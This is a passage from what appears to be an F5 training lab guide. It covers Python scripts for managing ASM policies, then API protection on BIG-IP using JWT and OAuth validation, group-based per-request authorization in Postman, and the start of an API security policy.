```

The output should display only the "python1" policy in json format. Feel free to open the script to analyze it and run any of the curl commands to guide you through the flow.

Task 2 - Using Python to filter policies via the json output - client side filtering

Run the following script that will filter on the "python1" policy by looping through and filtering on the json data

```
python3 /home/f5student/agility2018/asm342/python/Module4Lab3-ex2-

→getSingleAsmPolicyFilterLogic.py python1
```

The output should display only the "python1" policy in json format.

The instructor will talk through the script after all students have completed this task. Feel free to open the script to analyze it and run any of the curl commands to guide you through the flow.

6.5.4 Lab 4.4: Modifying settings using Python

Task 1 - Using Python to move attack signatures out of staging

This script uses PATCH to update each attack signature in a policy and move it out of staging.

Navigate to Security->Application Security->Attack Signatures, ensure the python1 policy is the "Current edited security policy".

Ensure the Staging column is set to "Yes" for the Attack Signatures. Looking at the first page is sufficient.

Run the following script to disable staging on all signatures in the "python1" policy (the script takes several minutes due to the number of signatures). The script takes a policy name as an argument.

Wait until the script is finished, this will take several minutes.

After the script has completed, ensure the Staging column is set to "No" for the Attack Signatures. Looking at the first page is sufficient.

The instructor will talk through the script after all students have completed this task. Feel free to open the script to analyze it and run any of the curl commands to guide you through the flow.

6.5.5 Lab 4.5: Adding to a policy using Python

Task 1 - Using Python to make whitelisted IPs the same across all policies

This script finds all whitelist ip addresses across all policies, building a list. It then goes to each policy and adds any missing ip addresses not found in the policy using the POST method. This script does not take any other settings into account other than ip and netmask. When the ip is added to the whitelist, it is added with the default settings.

Before running the script, navigate to Security->Application Security->IP Addresses->IP Address Exceptions for the "python1", "curl1", "postman1" and "ansible1" policies, note the whitelist ip address configuration for each policy. Note in order to select the different policies use the "Current edited security policy" dropdown.

When ready, run the following:

Wait until the script is finished.

After the script has completed, look at the whitelist ip in Security->Application Security->IP Addresses->IP Addresses Exceptions for each policy. All policies should have the exact same list of ip addresses.

The instructor will talk through the script after all students have completed this task. Feel free to open the script to analyze it and run any of the curl commands to guide you through the flow.

6.5.6 Lab 4.6: Getting data across all policies and providing a report

Task 1 - Using Python to report on the CVE that each policy provides protection against

This script loops through all attack signatures installed and inventories which CVE each signature protects against. Then it will loop through all policies, determining if the policy has signatures applied to it that protect against a CVE. The script thens generates a report displaying which CVE each policy protects against.

Run the following script:

Wait until the script is finished, this will take several minutes.

The instructor will talk through the script after all students have completed this task. Feel free to open the script to analyze it and run any of the curl commands to guide you through the flow.

6.5.7 Review

In this module Python was chosen as the language, just about any language can be used. Keep in mind Postman generates code for many other languages and can help you get started. Note that much of the code generated by F5 is written in Python, therefore many examples exist for it.

This concludes the entire class.

Further Reading

iControl Rest User Guide

Class 7: API Protection with ASM

7.1 Getting Started



Open your browser, proceed to http://training.f5agility.com and enter class# and student#

Enter your class number and your student number.

	Class #:	Student #:	S	ubmit	
ABOUT F5 Corporate Information Newsroom Investor Relations Careers Contact Information Marketing Guidelines	EDUCATION Training Certification F5 University Free Online Training	F5 SITES F5.com DevCentral Support Portal Partner Central F5 Labs	PREFERENCES Sign Out Update Profile Email Preferences	CONNECT WITH US	

You should be able to see Virtual Machines as shown below. Click on **RDP** for Windows Jumpbox and connect via RDP. Picture below is an example, you should see virtual machines with different names.

Welcome						
Welcome to F5's Automation, Orchestrati The intended audience for these labs are would like to leverage the various prograr platform. If you require a pre-built lab env account team and they can provide acces	Super NetOps and DevOps nmability tools offered by th vironment please contact you	engineers that le F5 ur F5				
The content contained here adheres to a pipeline. All content contained here is sou repository:	1 0/					
https://github.com/f5devcentral/f5-autor	mation-labs/					
Bugs and Requests for enhancements are	handled in two ways:					
Fork the Github Repo, fix or enhance a	as required and submit a Pul	l Request				
 https://help.github.com/articles/cm 	eating-a-pull-request-from-a	a-fork/				
Open an						
Torus shttps://aithuk.com/fEdo	control/f5_outomotion_	labs/issues	within			
	control/fE outomotion	laho /icouaca	within			
Torus shttps://aithuk.com/fEdo	control/fE outomotion	lahe/ieeuooa	udékin	All VMs:	Start / Stop	Help
Toous shttps://sithub.com/fEdo More▼	icantes]/f5_sutamatian	lake (éssuasa		All VMs:	Start / Stop	@ Help
Toous shttps://sithub.com/fEdo More▼	reantral/f5 automation	Table (Televices) Started		All VMs: Started	Start / Stop	@ Help
O Stopping in: 02:43 (hr:min)	Linux Jumpho	Started	iWorkflow		Start / Stop	❸ Help
More O Stopping in: 02:43 (hr:min) Started		Started			Start / Stop	❷ Help
More - O Stopping in: 02:43 (hr:min) Started BIG-IP B	Linux Jumpho	Started	iWorkflow		Start / Stop	❷ Help
O Stopping in: 02:43 (hr:min) Started BIG-IP B SERVICES	Linux Jumpho SERVICES	Started	iWorkflow		Start / Stop	✔ Help
More - O Stopping in: 02:43 (hr:min) Started BIG-IP B SERVICES TMUI SSH: 129.146.151.219	Linux Jumpho SERVICES RDP SSH: 129.146.91.23	Started	iWorkflow services TMUI SSH: 129.146.147.110		Start / Stop	Help

Note: All work for this lab will be performed exclusively from the Windows Jumpbox. No installation or interaction with your local system is required.

7.1.1 Lab Credentials

The following table lists access credential for all required components:

Component	Credentials
Windows Jumpbox	admin/admin
F5 BIG-IP VE	admin/admin

The BIG-IP VE is accessible from the Windows Jumpbox at https://192.168.1.5

7.1.2 Lab Topology

The following components have been included in your lab environment:

- 1 x F5 BIG-IP VE (v13.1)
- 1 x Linux Webserver (xubuntu 14.04)
- 1 x Windows Jumphost

On the picture below you can see network topology. Basically, you will be sending various API calls to API server proxied through BIG-IP VE.



Traffic from Windows Jumpbox will be proxied through the BIG-IP to API Server.

7.1.3 Lab tools

You will use Postman application to run API calls from Windows Jumpbox. Postman provides friendly and easy to use GUI for interacting with various APIs. Moreover, it is frequently used for designing, debugging, automated testing, debugging and overall lifecycle management for the APIs.

Hint: More information can be found at https://www.getpostman.com/

7.2 API Access Control

In this section you will find guidelines for completion API protection lab exercises.

7.2.1 Making API requests with POSTMAN

Using Postman to make API requests

In this module you will learn how to make API requests with the Postman client to simulate calls that might be made as part of an application, for instance, a mobile app, native client app, client side webapp, or server to server API request.

Connect to Client Jumphost and launch Postman

- 1. RDP to the client jumphost
- 2. Launch the Postman application. The icon looks like this:



Tap Remind me later just in case it will suggest you to upgrade

API server environment

In this task you will learn how to use the preconfigured set of requests in the HR API collection.

- 1. Click Collections
- 2. Click HR API
- 3. Click List Departments
- 4. Click Send
- 5. Notice the returned list of departments

Postman File Edit View Coll This is when	e you'll get to	- 🗆 X
	lections Ider Team Library & 🕥	Click here to send
C Filter History Collections	List Departments X + ++	Examples (0) •
All Me Team	GET V https://{{api_dns_name}}/department	Params Send V Save V
7 requests	Authorization Headers Body Pre-request Script Tests	Cookies Code
GET List Departments GET Return Department Salary Total GET List Depart of Employee Data	No Auth This re 5 response	m more about authorization
These are your available API requests in the collection. Click	Body Cookies Headers (4) Test Results Pretty Raw Preview JSON ✓	Status: 200 OK Time: 80 ms Size: 1.01 KB
them to get a preconfigured request in the main window.	<pre>1 * [2 * "departments": [3 "POLICE", 4 "POLICE", 6 "CITY COUNCIL", 7 "SIREETS & SAN", 8 "AVIATION", 9 "FIRE", 10 "FAMILY & SUPPORT", 11 "IPAR", 12 "PUBLIC LIBRARY", 13 "DOIT", 14 "BUSINESS AFFAIRS", 15 "OPK".</pre>	
		♀ □ ⑦

Learn how to change environment variables

In this task you will learn how to change the environment variables that are configured to alter which department you are querying data for. In this case the variables are used in the URI, but there are other variables used in some queries in the body as well.

Determine Police Department Salary Total

- 1. Click on the Return Department Salary Total request in the collection
- 2. Click Send
- 3. Notice the total returned is 1106915639.7999947

Change environment variable for department

1. Notice the GET request URI has a variable in its name {{department}}



- 2. Notice in the top right we have an environment set named API Protection Lab
- 3. Click the gear in the top right, then click Manage Environments

0	SYNC OFF	🖸 👂 I	• •	s	
		2 Sha		vironmen	
lary	Params	Send	~	Save	Code

4. Click API Protection Lab

Manage Environments Environment Templates

Environments are a group of variables & values, that allow you to qu collections.


Learn more about environments



5. Change the value for department from **police** to **fire** then click **Update**

MANAG	GE ENVIRONMENT	s			×
Manage	Environments	Environment Templates			
Edit En	vironment				
API P	rotection Lab				
	Key		Value		Bulk Edit
~	api_dns_name		api.vlab.f5demo.com		
	department	1	fire		×
~	last_name	-	acevedo		
≡ 🖍	first_name		nadine		×
~	search_field		last_name		
~	search_value		acevedo		
				2 Cancel	Update

6. Click the X in the top right to close the manage environments window



Determine Fire Department Salary Total

- 1. Click Send
- 2. Notice the total returned is now 457971613.68
- 3. Return the Environment variables to default

4. Change the department variable back to police

Optional - Build your own API calls with Postman

You can practice with building your own API calls with Postman.

Note: This section is optional and can be skipped

The goal of this exercise is to gain practical experience with API calls and to research existing BIG-IP configuration. For this purpose you are going to utilize BIG-IP iControl.

- 1. In Postman create new collection, define a name BIG-IP
- 2. Proceed to **Authorization** tab, select type **Basic Authentication** and provide username and password for accessing BIG-IP (admin : admin)

Por File	stman Edit View Collection History Help		
Ð	New 🔻 Import Runner 📭	Builder Team Library	ی ک
All All GET GET GET GET DEL	Filter History Collections Me Team HR API 7 requests List Department Salary Total List Department Employee Data List Employee Record	Builder Team Library CREATE A NEW COLLECTION Name BIG-IP Description Authorization • Pre-request Scripts This authorization method will be used for every request in this collection. You can override this by specifying one in the request Type Basic Auth The authorization header will be automatically generated when you send the request. Learn more about authorization	×
hii hii	HR_API_DOS 1 request HR_API_IIIegal 4 requests TLS_fingerprint 1 request	Cancel	reate

3. Tap Create

- 4. Click on just created collection, hit **add requests**, define a name **get NTP** and associate with just created **BIG-IP** collection
- 5. Click on just created request, define the URL https://192.168.1.5/mgmt/tm/sys/ntp and click Send you should receive response showing NTP data

▶ get ntp	Examples (0) 🔻
GET V https://192.168.1.5/mgmt/tm/sys/ntp	Params Send Save ~
Authorization Headers (1) Body Pre-request Script Tests	Cookies Code
TYPE Inherit auth from parent	
The authorization header will be automatically This regenerated when you send the request. Learn more about authorization	equest is using an authorization helper from collection <u>BIG-IP</u> .
Body Cookies (2) Headers (28) Test Results	Status: 200 OK Time: 486 ms Size: 1.54 KB
Pretty Raw Preview JSON V	C Save Response
<pre>1* { 2 "kind": "tm:sys:ntp:ntpstate", 3 "selfLink": "https://localhost/mgmt/tm/sys/ntp?ver=13.1.0.2", 4 "timezone": "America/Los_Angeles", 5 "restrictReference": { 6 "link": "https://localhost/mgmt/tm/sys/ntp/restrict?ver=13.1.0.2", 7 "isSubcollection": true 8 } 9 }</pre>	

 Create another request and try to query https://192.168.1.5/mgmt/tm/sys/dns - this should provide you with DNS settings on BIG-IP

Note: You can use API reference document for BIG-IP and practice various API calls https://devcentral.f5. com/wiki/iControlREST.APIRef.ashx

7. Examine BIG-IP virtual servers configuration with running https://192.168.1.5/mgmt/tm/ltm/virtual

7.2.2 Implement Coarse-Grain Authorization

In this module you will implement authorization requirements. You will require a valid JWT (JSON Web Token) before a client can access the API. You will then gather a valid JWT and leverage it to make an API request.

If you want to skip this configuration section and use prebuilt objects proceed to *policy binding*. Keep in mind, you will have to use objects with **prebuilt** suffix.

Create a JWK (JSON Web Key)

In this task you will create a JWK to use for validating the JWT sent. In this lab you will use Octet and a shared secret, but options include solutions like public/private key pair as well.

1. In the BIG-IP GUI go to Access -> Federation -> JSON Web Token -> Key Configuration -> click Create

Field	Value
Name	api-jwk
ID	lab
Туре	Octet
Signing Algorithm	HS256
Shared Secret	secret

🔅 🗸 Properties		
eneral Properties		
Name	api-jwk	
ID	lab	
Туре	Octet •	
Signing Algorithm	HS256 •	
Shared Secret	•••••	

Create an OAuth provider

In this task you will create an OAuth provider so that you can validate a JWT created by it.

1. Go to Access -> Federation -> OAuth Client/Resource Server -> Provider -> click Create

Field	Value
Name	as-provider
Туре	F5
OpenID URI	https://as.vlab.f5demo.com/f5-oauth2/v1/.well-known/
	openid-configuration
Authentication URI	https://as.vlab.f5demo.com/f5-oauth2/v1/authorize
Token URI	https://as.vlab.f5demo.com/f5-oauth2/v1/token
Token Validation Scope URI	https://as.vlab.f5demo.com/f5-oauth2/v1/introspect

2. Click **Discover** next to the OpenID URI field.

🔅 🗸 Properties		
eneral Properties		
Name	as-provider	
Description		
Туре	F5 V	
Ignore Expired Certificate Validation	8	
Trusted Certificate Authoritie	ca-bundle.crt	
Allow Self-Signed JWK Config Certificate	2	
Use Auto-discovered JWT	2	_
OpenID URI	https://as.vlab.f5demo.com/f5-oauth2/v1/.well-known/openid-configuration	Discove
Authentication URI	https://as.vlab.f5demo.com/f5-oauth2/v1/authorize	
Token URI	https://as.vlab.f5demo.com/f5-oauth2/v1/token	
Token Validation Scope UF	https://as.vlab.f5demo.com/f5-oauth2/v1/introspect	
Userinfo Request URI		

3. Click Save.

Setup the Token Configuration

In this task you will adjust some of the values retrieved automatically via OIDC discover tool. This is necessary because the OIDC AS cannot provide you with the values specific to your audience.

1. Go to Access -> Federation -> JSON Web Token -> Token Configuration -> Click on auto_jwt_asprovider

2. Type https://api.vlab.f5demo.com into audience and click Add

	https://api.vlab.f5demo.com		
Audience		Add	

3. Under Additional Key add the api-jwk you just created as allowed

Additional Key	Available Filter	٩	Allowed /Common/api-jwk
	/Common/lab-jwk		<
			†
			Blocked

4. Click Save.

Create a JWT Provider

In this task you will create a JWT provider that can be selected in a per request or per session policy for JWT validation.

- 1. Go to Access -> Federation -> JSON Web Token -> Provider List -> Click Create
- 2. Define a name **as-jwt-provider**
- 3. Provider: Select /Common/as-provider and click Add

Access » Federation : JSC	N Web Token : Provider List » New	
eneral Properties		
Name	as-jwt-provider	
Access Token Expires In		minutes
Provider	/Common/as-provider • Add	
Cancel Save		

4. Click Save.

Create a per session policy

In this task you will create a new per session policy to validate the JWT token and collect the claims data from parameters inside the JWT.

1. Go to Access -> Profiles/Policies -> Access Profiles (Per-Session Policies) -> click Create

Field	Value
Name	api-psp
Profile Type	OAuth-Resource Server
Profile Scope	Profile
Languages	English

Also note that the User Identification Method is set to OAuth Token

Name	api-psp
arent Profile	access
Profile Type	OAuth-Resource Server \$
Profile Scope	Profile \$
User Identificatio	on Method OAuth Token
User Identificatio	on Method OAuth Token
	Afar (aa)
inguage Settings	

English (en) \$

3. Click Finished

Default Language


4. Click Edit on the line with the new api-psp policy you just created, a new tab will open

OAuth-Resource Server 🗖 Edit...

- 5. Click the + between Start and Deny
- 6. Select OAuth Scope from the Authentication tab and click Add Item

Field	Value
Token Validation Mode	Internal
JWT Provider List	/Common/as-jwt-provider

- 7. Click Save
- 8. On the successful branch click the Deny ending and change it to Allow, then Save
- 9. Apply the policy, the final should look like this:



10. Close the new tab

Create a per request policy

In this task you will create a per request policy to validate authorization on each request by checking for the presence and validity of a JWT.

- 1. Go to Access -> Profiles/Policies -> Per-Request Policies -> click Create
- 2. Define a name **api-prp**

- 3. Click Finished
- 4. Click Edit on the policy, another tab will appear
- 5. Your policy should look like this:



It is not necessary to "Apply Policy" after work on a per request policy because it instantly applies to the next request, unlike a per session policy, which will only apply to new requests after applying.

6. Close the new tab

Policy Binding

In this task you will add the policies you created to the virtual server.

- 1. In the BIG-IP GUI go to Local Traffic -> Virtual Servers
- 2. Click api.vlab.f5demo.com
- 3. Change Access Profile from none to api-psp
- 4. Change Per Request Policy from none to api-prp

Access Policy	
Access Profile	api-psp
Connectivity Profile	⊦ None \$
Per-Request Policy	api-prp
VDI Profile	None 🖨
Application Tunnels (Java & Pe App VPN)	er- Enabled
OAM Support	Enabled
ADFS Proxy	Enabled
PingAccess Profile	None 🖨

5. Click Update

Test access to the API


In this task you will test your access to the API and find it is blocked because you do not present a valid JWT.

- 1. Open Postman on the jumphost client
- 2. Select List Departments from the HR API collection and send the request
- 3. Review the response, note the 401 unauthorized and the header indicating you did not present a valid token

List Departments X + •••		API Protection	Lab	× ©	\$
List Departments				Examples ((0) 🔻
GET V https://{{api_dns_na	ame}}/department	Params	Send 💙	Save	~
Authorization Headers Body	Pre-request Script Tests			Cookies	Code
TYPE No Auth	This request does not use any	authorization. <mark>Learn</mark>	more about aut	horization	
Body Cookies Headers (3)	Test Results	Starus: 401 Unauthor	rized Time: 71	ms Size: 11	I5 B
Connection \rightarrow Close Content-Length \rightarrow 0 WWW-Authenticate – Bearer error="inva	alid_token"				

Get a JWT from the Authorization Server

- 1. Click the type drop down under the authorization tab
- 2. Select OAuth 2.0
- 3. Click Get New Access Token



Postman provides a mechanism to handle the OAuth client workflow automatically. This means it will handle getting the authorization code and then exchange it for an access token, which you will use. Without this you would make two separate requests, one to get an authorization code and another to exchange that for an access token.

1. Fields should be prefilled, but verify they match the below:

Field	Value
Token name	employeeuser
Grant Type	Authorization Code
Callback URL	https://www.getpostman.com/oauth2/callback
Auth URL	https://as.vlab.f5demo.com/f5-oauth2/v1/authorize
Access Token URL	https://as.vlab.f5demo.com/f5-oauth2/v1/token
Client ID	9f1d39a8255e066b89a51f56b27506d39442c4f608c2f859
Client Authenticatin	Send as Basic Auth header

Most of this data is provided by the authorization server. The callback URL specified here is a special callback URL that the Postman client intercepts and handles rather than calling out to the getpostman.com website.

GET NEW ACCESS TOKEN		×
Token Name	employeeuser	
Grant Type	Authorization Code	\sim
Callback URL 🕚	https://www.getpostman.com/oauth2/callback	
Auth URL 🕜	https://as.vlab.f5demo.com/f5-oauth2/v1/authorize	
Access Token URL 🕕	https://as.vlab.f5demo.com/f5-oauth2/v1/token	
Client ID 🔞		
Client Secret 🕕	Client Secret	
Scope	e.g. read:org	
State 🕕	State	
Client Authentication	Send as Basic Auth header	\sim
	Request Token	

1. Click Request Token

- 2. Select employeeuser in the authentication window that pops up and click Logon
- 3. Click the X to close this window

- 4. Make sure employeeuser is selected under Available Tokens drop down
- 5. Select Request Headers from the Add Authorization Data To drop down
- 6. Click Preview Request, the result should be this:

Authorization	Headers (1) Bo	ody Pre-request Script	Tests	Cookies	Code
TYPE		Access Token	ewoglCJhbGciOiJlUzl1NilsCiAglmtpZ	Available Tokens	\sim
OAuth 2.0 The authorization automatically gen- send the request. authorization Add authorization Request Header Preview Reques	erated onen you Learn nore about data to s		Get New Access Token		

7. Go to the Headers tab and review the inserted Bearer token header:

List Departments	• • • • • • • • • • • • • • • • • • • •		API Protectio	II LAD	V U W
List Department	ts				Examples (0) 🔻
GET 🗸	https://{ <mark>{api_dns_na</mark>	me}}/department	Params	Send 🗸	Save \vee
Authorization •	Headers (1) Bo	dy Pre-request Script Tests			Cookies Code
Key		Value	Description	••• Bulk E	dit Presets 🔻
Authorization	ı	Bearer ewoglCJhbGciOiJlUzl1NilsCiAgImtpZ	۲C		
		Value	Description		
Response					

Send the request with JWT and review response

- 1. Click **Send** and review the response.
- 2. Note that now it is a **200 OK** instead of 401 Unauthorized and that you have response data in the body.

List Departments + •••		API Protection	LaD	v w W
 List Departments 				Examples (0) 🔻
GET V https://{{api_dns_name}}/de	partment	Params	Send 💙	Save ~
Authorization • Headers (1) Body	Pre-request Script Tests			Cookies Code
Key	Value	Description	••• Bulk Ed	lit Presets 🔻
Authorization	Bearer ewoglCJhbGciOiJlUzl1NilsCiAgImtpZC			
Body Cookies Headers (5) Test Rest	ilts	Status: 200 OK	Time: 741 ms	Size: 1.05 KB
Pretty Raw Preview JSON V	=		ΓQ	Save Response
<pre>* K * "departments": ["WATER MGMNT", "POLICE", "GENERAL SERVICES", "CITY COUNCIL", "STREETS & SAN", "AVIATION", "ETDE" 10 "FAMILY & SUPPORT", "IDDA"</pre>				

You have now implemented coarse grained authorization and are requiring clients to request a JWT from a trusted authorization server before allowing access to the API.

7.2.3 Adding Fine-Grain Authorization

Adding Fine-Grain Authorization

In this module you will add fine-grain controls to your policy to restrict access to parts of the API based on parameters in the JWT. The example will relate to user group membership, but it could be many parameters (e.g. company, user, group, as source, etc).

The goal is to restrict access to any person's API requests to only members of the HR department.

You can complete this lab using prebuilt objects to save time or create your own. If you are using prebuilt objects, skip ahead to *policy validation*.

Add URL Branching to the Per Request Policy

In this task you will add URL branching and a groups check to the per request policy

- 1. Go to Access -> Profiles / Policies -> Per Request Policies
- 2. Click Edit on api-prp
- 3. Clik the + between Start and Allow
- 4. Select the General Purpose tab
- 5. Select **URL Branching** from the General Purpose tab and click **Add Item**
- 6. Click the Branch Rules tab

- 7. Change the name of the branch rule from Allow to person
- 8. Click change on the rule
- 9. Change URL Contains from domain.com to /person
- 10. Click Finished
- 11. Result should look like this:

Propert	ies Branch Rules*
Add B	ranch Rule
Name:	person
Expres	sion: URL contains: /person change
Name: I	fallback

- 12. Click Save
- 13. On the fallback branch change Reject to Allow. The result should look like this:



Add Groups Check to the Per Request Policy

In this task you will add a group check to the URL branch created in the last step

- 1. Click + on the person branch between URL Branching and Allow
- 2. Select Empty from the General Purpose tab and click Add Item
- 3. Change Name to "Group Check"
- 4. Click Branch Rules tab
- 5. Click Add Branch Rule
- 6. Change name to HR
- 7. Click change on the expression
- 8. Click Advanced tab
- 9. Enter the following in the advanced box:

expr { [mcget {session.oauth.scope.last.jwt.groups}] contains "hr" }


10. Click Finished, the result should look like this:

Properties Branch Rules	
Add Branch Rule	Ins
Name: HR	
Expression: expr { [mcget {session.oauth.scope.last.jwt.groups}] contains "hr" } change	
Name: fallback	

- 11. Click Save
- 12. On the branches after Group Check change the endings as follows:
- :: HR -> Allow

Fallback -> Reject

The result should be:



Validation

In this task you will test the settings you just put in the per request policy. You are expecting to be denied access to the /person URL because **employeeuser** is not in the **HR** group that you have marked as a required value in the JWT.

- 1. On the left side, select **List Employee Record**. It will now appear in another tab in the middle section and you should select it if it is not already.
- 2. Under Authorization type select OAuth 2.0 for the type
- 3. From the Available Tokens drop down, select employeeuser
- 4. Make sure Add Authorization Data is set to Request Headers
- 5. Click Preview Request and note the header has been inserted

	Filter	List Departments Ust Employee Record + •••• API Protection Lab	~ ©	\$
	History Collections	List Employee Report	Examples	s (0) 🔻
AII	Me Team □ ↓ · ·	GET https://{api_dns_name})/person/{{last_name}} Params Send Y	Save	~
	HR API 7 requests	Headers (1) Body Pre-request Script Tests	Cookies	Code
GET GET GET	List Departments Return Department Salary Total List Department Employee Tats List Employee Record 1	OAuth 2.0 CAuth	ole Tokens oyeeuser ge Tokens	ľ
GET DEL POST	Employee Search Delete Employee Record Create Employee Record Postman Echo 37 requests	autonautaing generated benyou send the request. Learn fore about authorization Add authorization dat, to Request Headers		

- 6. Click Send
- 7. The result should be a **401 unauthorized** with no data in the body. The header will report an invalid token.


Body Cookies Headers (5) Test Results	Status: 401 Unauthorized Time: 17 ms Size: 170 B
Pretty Raw Preview Text V	🗋 📿 Save Response
1	

You were denied access because the JWT retrieved by this user is not allowed to access that data. We can resolve this by using credentials that will generate a JWT valid for this request.

Acquire a JWT for hruser and validate it can access /person

In this task you will get another JWT and use that to gain access to the /person portion of the API.

1. Click Get New Access Token



2. Change the token name to hruser, the rest of the settings should be already correct.

GET NEW ACCESS TOKEN

Token Name	hruser	
Grant Type	Authorization Code	\sim
Callback URL 🔘	https://www.getpostman.com/oauth2/callback	
Auth URL	https://as.vlab.f5demo.com/f5-oauth2/v1/authorize	
Access Token URL 🛞	https://as.vlab.f5demo.com/f5-oauth2/v1/token	
Client ID 🚳		
Client Secret	Client Secret	
Scope 🔘	e.g. read:org	
State 🔘	State	
Client Authentication	Send as Basic Auth header	~
	Request Token	

3. Click Request Token

4. Select **hruser** at the logon page and press logon.



5. A JWT should be returned and your JWT management token window will look like this:

MANAGE ACCESS TOKENS		×
ALL TOKENS	Token Name	hruser
employeeuser	Access Token	ewoglCJhbGciOiJlUz11NilsCiAglmtpZCl6ImxhYilKfQ.ewoglCJbb2tlbl 90eXBlljoiQmVhcmVyliwKlCAiaXNzljoiaHR0cHM6Ly9hcy52bGFiLm Y1ZGVtby5jb20iLAoglCJhdWQiOlsKlCAglCJodHRwczovL2FwaS52bG FiLmY1ZGVtby5jb20iCiAgXSwKlCAiZ3JvdXBzljoiZW1wbG95ZWUsa HliLAoglCJ1c2VyljoiaHJ1c2VyliwKlCAic3ViljoiaHJ1c2VyliwKlCAianRp IjoiZmNiN2NmOTQ3MDQ5MmY3Zjl0YzU4MDRhMDdmODI0ODZh NDE3N2lyZjVhOTFmZjgzMTc1MjFjYjc0MGNIY2Y5YilsCiAglmIhdCl6 MTUwODY2NTU2NCwKlCAiZXhwIjoxNTA4NjQ5OTY0LAoglCJuYmYi OjE1MDg2MzUyNjQKfQ.HIBKN6ulCV9oPF4R4MGOMqs73v2Fp7Ez _ksfGrjct0g
	expires_in	14400

- 6. Notice you now have two tokens, and click the X to close the window
- 7. Select hruser from the Available Tokens drop down
- 8. Click Preview Request

List Departments	Record • + •••	API Protection Lab	✓ ③
GET V https://{{api_dns_n	name}}/person/{ <mark>{last_name}</mark> }/{{first_na	me}} Params Se	end 💙 Save 🗠
TYPE OAuth 2.0 V	Access Token	ewoglCJhbGciOiJIUzI1NilsCiAgImtpZ	Available Tokens 💙
The authorization data will be automatically generated when you send the request. Learn more about authorization		Get New Access Token	employeeuser hruser Manage Tokens
Request Headers V			
Preview Request 2			
Body Cookies Headers (5)	Test Results	Status: 401 Unauthorized	Time: 17 ms Size: 170 E

9. Click Send, you should get a 200 OK response and data in the response body like this:

Body Co	okies Headers (5) Test Results	Status: 200 OK ime:
Pretty	Raw Preview JSON V	[<u>]</u> (
1 • 2 • 3 • 4 5 6 7 8 9 10 11 12 }	<pre>"data": [{ "department": "POLICE", "first_name": "NADINE", "last_name": "ACEVEDO", "middle_initial": "M", "salary": 83616, "title": "POLICE OFFICER"]</pre>	

- 10. You can now change the token used on any request by using this process:
 - (a) Select the request
 - (b) Select the Authorization tab
 - (c) Select OAuth 2.0 from the type drop down menu
 - (d) Select the correct token from the Available Tokens drop down menu
 - (e) Make sure Authorization Data is set to Request Headers
 - (f) Click Preview Request to add the token to the headers
 - (g) Click Send on the request

In this module we've used group membership to restrict access to particular URIs, but in production you may encounter many different variations. For example, an iRule can set an APM session variable equal to the request method (e.g. GET, POST, etc) and then in the Per Request Policy you can branch on method, only allowing POST from certain users, groups, IPs, etc

JWTs are typically short lived and may or may not use refresh tokens. In this lab the JWTs have been set as valid for several hours so you will not need to get new JWTs during the lab.

7.3 API Protection

In this section you will build security policy to protect API from attacks.

7.3.1 Base API Security Policy

If you want to skip configuration section and use prebuilt objects proceed to *policy binding*. Keep in mind, you will have to use objects with **prebuilt** suffix.

Create a new Application Security Policy

In this task, you will create a Rapid deployment new application security policy.

- 1. Log into TMUI
- 2. Create new Application Security policy (Security -> Application Security -> Security Policies).
- 3. Define the policy name "API_Security_Policy"

- 4. Switch into Advanced mode on the top right corner. Select policy template in the dropdown menu **Rapid Deployment Policy**
- 5. Select Virtual Server in the dropdown menu api.vlab.f5demo.com

Create Policy Cancel		Bas Advanced			
	On this screen you can configure policy settings for new policies and review policy settings for existing policies. Once a policy is configured, some settings on this page will have a link for editing the setting.				
Policy Name	API_Security_Policy	Specifies the unique name of the policy.			
	Partition: Common				
Description		Specifies an optional description of the policy. Type in any helpful details about the policy.			
Policy Type	Security Parent	Select a policy type: Security for an application security policy that you can apply to a virtual server, or Parent that you can use in order to attach Security policies to it, inheriting its attributes. Parent policies cannot be applied to Virtual Servers.			
Policy Template	Rapid Deployment Policy \$	Choose a policy template for this policy.			
Virtual Server	api.vlab.f5demo.com (HTTPS)	Select an Existing Virtual Server if you already configured one (An existing Virtual Server is displayed only if it has an HTTP Profile assigned to it and it is not using any Local Traffic Policy controlling			

6. Change Enforcement Mode into **Blocking** and Signature Staging into **Disabled**. Make sure "Policy is Case Sensitive" and "Differentiate between HTTP/WS and HTTPS/WSS URLs" are set to **Enabled**

Enforcement Mode	Transparent Blocking	Specifies how the system processes a request that triggers a security policy violation.
Application Language	Unicode (utf-8)	 Specifies the language encoding for the web application, which determines how the security policy processes the character sets.
Server Technologies	Select Server Technology	 Selecting one or more Server Technologies will add specific protections for the selected back-end server technology (for example, PHP will add attack signatures that cover known PHP vulnerabilities).
Signature Staging	Enabled Disabled	Displays whether the signature staging feature is active.
Enforcement Readiness Period	7 days	How many days, since they were last changed, both security policy entities and attack signatures remain in staging mode before the system suggests you enforce them.
Policy is Case Sensitive	Enabled Disabled	Displays whether the security policy treats file types, URLs, and parameters as case sensitive (Enabled), or not (Disabled)
Differentiate between HTTP/WS and HTTPS/WSS URLs	Enabled Disabled	Specifies, when enabled, that the security policy configures URLs specific to a protocol, meaning that the security policy differentiates between HTTP/WS and HTTPS/WSS URLs.

7. Click Create Policy in the upper left corner. The policy will be created and assigned to Virtual Server

Create custom response for API Security

In this task you will create response action when triggered API Security policy violation.

- 1. Navigate to response page (Security -> Application Security -> Policy -> Response Pages).
